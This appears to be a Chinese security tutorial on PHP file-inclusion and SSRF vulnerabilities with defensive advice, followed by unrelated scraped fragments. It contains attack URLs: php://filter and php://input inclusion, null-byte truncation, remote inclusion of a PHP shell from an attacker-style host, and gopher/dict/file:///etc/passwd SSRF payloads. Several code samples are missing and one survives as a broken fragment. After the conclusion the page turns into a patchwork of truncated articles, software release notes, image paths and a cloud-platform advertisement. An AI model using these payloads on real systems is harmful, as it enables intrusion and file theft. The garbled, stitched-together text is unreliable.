

PHP安全漏洞之文件包含与SSRF攻击全解析
前言 在Web安全领域,PHP应用程序的安全问题一直是绕不开的话题。今天咱们就来深入聊聊两种常见的PHP安全漏洞:文件包含漏洞和服务器端请求伪造(SSRF)。无论你是刚入行的开发者,还是已经在安全圈摸爬滚打多年的老手,理解这些漏洞的原理、利用方式以及防御措施,都是基本功里不可或缺的一环。 第一部分:
前言
在Web安全领域,PHP应用程序的安全问题一直是绕不开的话题。今天咱们就来深入聊聊两种常见的PHP安全漏洞:文件包含漏洞和服务器端请求伪造(SSRF)。无论你是刚入行的开发者,还是已经在安全圈摸爬滚打多年的老手,理解这些漏洞的原理、利用方式以及防御措施,都是基本功里不可或缺的一环。
第一部分:文件包含漏洞详解
什么是文件包含漏洞
文件包含漏洞,说白了,就是PHP应用程序里一个常见的“坑”。当开发者使用包含函数引入文件时,如果传入的文件名参数没有经过严格校验,攻击者就能趁机读取敏感文件,甚至执行恶意代码。这就像你家的大门没锁,任何人只要轻轻一推,就能进来翻箱倒柜。
危险函数
PHP中主要有四个文件包含函数,它们就像四个“兵器”,用法相似但各有特点:
- include()
- include_once()
- require()
- require_once()
文件包含漏洞类型
1. 本地文件包含(LFI)
利用方式千变万化,但核心思路无非以下几种:
看个示例代码就明白了:
攻击者怎么利用呢?很简单,构造这样的URL:
http://www.example.com/demo1.php?file=flag.php%00
这里用到了空字节截断(PHP 5.3之前版本有效),不过现在更常见的做法是利用伪协议。
2. PHP伪协议利用
PHP伪协议是文件包含漏洞的“万能钥匙”,常用的有这么几个:
file:// 协议:直接读取本地文件
http://www.example.com/index.php?file=file://D:/phpStudy/WWW/flag.txt
php://filter:这个最常用,可以读取文件内容并经过base64编码返回,避免被直接执行
http://example.com/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
php://input:结合POST请求,可以发送任意PHP代码
POST /index.php?file=php://input HTTP/1.1...
3. 远程文件包含(RFI)
比LFI更危险,因为它允许攻击者从远程服务器加载恶意代码。不过要触发它,需要满足两个前提条件:
- allow_url_fopen = On
- allow_url_include = On
来看一个典型的有漏洞代码:
攻击者只需要在可控参数里传一个远程地址:
http://www.example.com/demo4.php?param=http://www.xx.com/attacker/PHPshell.txt?
防御措施
说了这么多攻击手法,那怎么防呢?其实核心思路就两个字:校验。具体来说:
1. 白名单验证——只允许包含你明确允许的文件
2. 禁用危险配置:在php.ini里把这两个开关关掉
allow_url_fopen = Offallow_url_include = Off
3. 设置open_basedir——限制PHP能访问的文件目录
4. 严格校验用户输入——永远不要信任用户传来的任何数据
5. 避免动态包含——能用静态路径就别用变量
第二部分:SSRF漏洞深入解析
什么是SSRF?
SSRF(Server-Side Request Forgery,服务器端请求伪造)这个名字听起来有点绕,但原理很简单:攻击者利用服务器作为“跳板”,去访问内网或外网本无法直接访问的资源。举个例子,你有一个服务器,它既能访问外网也能访问内网,攻击者通过控制这个服务器的请求,就能间接获取内网数据。
常见危险函数
很多PHP函数都能发起网络请求,但如果不加限制,它们就成了SSRF的“温床”。
1. file_get_contents()
"; echo $img;}?>
这个函数接收一个URL作为参数,然后直接把内容保存到本地文件。如果攻击者传入内网地址,就能读取内网资源。
2. fsockopen()
fsockopen()可以建立任意TCP连接,如果攻击者能控制host和port,几乎可以访问任何服务。
3. curl_exec()
cURL库是PHP中最强大的网络请求工具,但也是最容易被利用的。攻击者可以通过它访问内网Redis、Memcached等服务,甚至利用Gopher协议发起更复杂的攻击。
SSRF绕过技巧
很多开发者已经知道了SSRF的危害,会在代码里做简单过滤,比如只允许特定域名。但攻击者总有办法绕过——
1. IP编码绕过
可以使用xip.io这样的域名服务,比如:
10.0.0.1.xip.io
或者把IP地址转换成10进制、16进制等格式,让过滤函数认不出来。
2. 协议变换
即使限制只能使用HTTP,攻击者也可以尝试其他协议:
Dict协议:dict://192.168.1.1:8080/test:dict
Gopher协议:gopher://192.168.1.1/gopher
File协议:file:///etc/passwd
3. Gopher协议高级利用
Gopher协议是一个“万能”协议,可以模拟各种TCP服务:
FTP
Telnet
Redis
Memcache
比如,攻击者可以通过Gopher协议向Redis发送命令,写入SSH密钥或webshell:
4. filter_var()绕过
有些开发者用filter_var()来验证URL,但同样可以被绕过:
绕过方法很简单:利用URL解析的差异,比如:
http://example.com/test.php?url=0://192.168.1.1.com:8080;skysec.top:80/
5. 30x跳转绕过
如果代码设置了CURLOPT_FOLLOWLOCATION(跟随重定向),攻击者可以构造一个短网址,把用户请求重定向到内网地址:
防御SSRF的最佳实践
面对这么多花里胡哨的绕过方式,防御其实也有章可循:
- 限制协议:只允许HTTP和HTTPS,其他协议一律禁用
- 禁止访问内网IP:在代码里明确禁止请求127.0.0.1、10.x.x.x、172.16.x.x、192.168.x.x等私有地址
- 设置URL白名单:只允许请求你明确信任的域名
- 禁用CURLOPT_FOLLOWLOCATION:避免被重定向到恶意地址
- 使用DNS解析结果校验:先解析域名,再核对IP是否在内网范围内
- 过滤返回信息:即使请求成功,也要对返回内容做安全检查
结语
文件包含漏洞和SSRF漏洞,虽然看起来风马牛不相及,但本质上都是对用户输入缺乏妥善处理。它们就像Web安全中的“老演员”,每年都会在无数漏洞报告中间出现。作为开发者,理解这些漏洞的原理和利用方式,不是为了“黑”别人,而是为了写出更安全的代码。安全是一个持续的过程,需要我们在每一行代码里都保持警惕——毕竟,最好的防御就是从一开始就避免漏洞。

PHP是一种广泛使用的服务器端编程语言,但由于其易于学习和使用的特点,也常常被不法之徒利用来进行黑客攻击。因此,PHP应用程序的安全性非常重要。本文将介绍PHP中常见的安全漏洞及预防措施。一、SQL注入SQL注入攻击是指黑客利用表单提交等方式向数据库发出恶意指令。当PHP连接到数据库时,它会将用户输入的文本拼接到SQL查询中。如果黑客在其中插
如何应对PHP常见问题合集开发中的安全漏洞引言:在开发PHP应用程序时,安全问题是一个不容忽视的重要方面。由于PHP的灵活性和易用性,很多开发者在编写代码时忽略了安全性,导致应用程序容易受到攻击。本文将介绍一些常见的PHP安全漏洞,并提供相应的解决方案,以帮助开发者更好地防范安全风险。一、SQL注入SQL注入是最常见和最具破坏性的漏洞之一。攻击者通过在用户输
Nod 0.8.1补充连接服务状态与原因、Attio Cloudflare 403诊断,并让Gmail在连接服务429或503后延后计划轮询。

Ducter 0.0.59扩展Telegram、Slack和Mac iMessage会话,区分项目目录来源、Git可选、等待状态与附件入口。

llama.cpp b12435、b12436、b12438预发布构建,分别解释Vulkan并列选择确定性、32位编译与Jinja JSON键排序的适用范围。

ScopeWeaver 0.9.2、0.9.3与0.9.4分别调整桥运行时、Zod依赖和同进程服务器重建后的暂停状态;区分版本对象与作者本地研究用途声明。
AG2 1.3.2统一缓存Token统计并更新ACP1.x依赖;解释预算提前触达、报表口径与Python3.15构建限制。

llama.cpp b12433避免AMD设备将奇数src0列送入需要偶数列的MMVF路径:满足偶数条件才保留MMVF,其他形状沿用既有回退。对应改动发生在MUL_MAT_ID处理和相关同步判断中,范围限定于代码说明中的类型与token条件。
Ducter 0.0.58调整任务阅读、执行中消息和后台会话,区分下一步发送与做完再说,并说明tailnet HTTPS辅助的条件。
Unlimited OCR 2官方确认百度智能云TextMind渠道;区分云端入口、账号权限配额与本地模型部署,避免混淆接口和计费条件。





火山引擎是字节跳动旗下企业级云与AI服务平台。聚焦大模型核心能力,依托字节自研豆包多模态大模型,凭借火山方舟一站式平台,提供模型精调、推理部署、智能应用搭建等全链路服务,结合高性能AI算力,助力各行业快速落地大模型数字化与智能化应用。



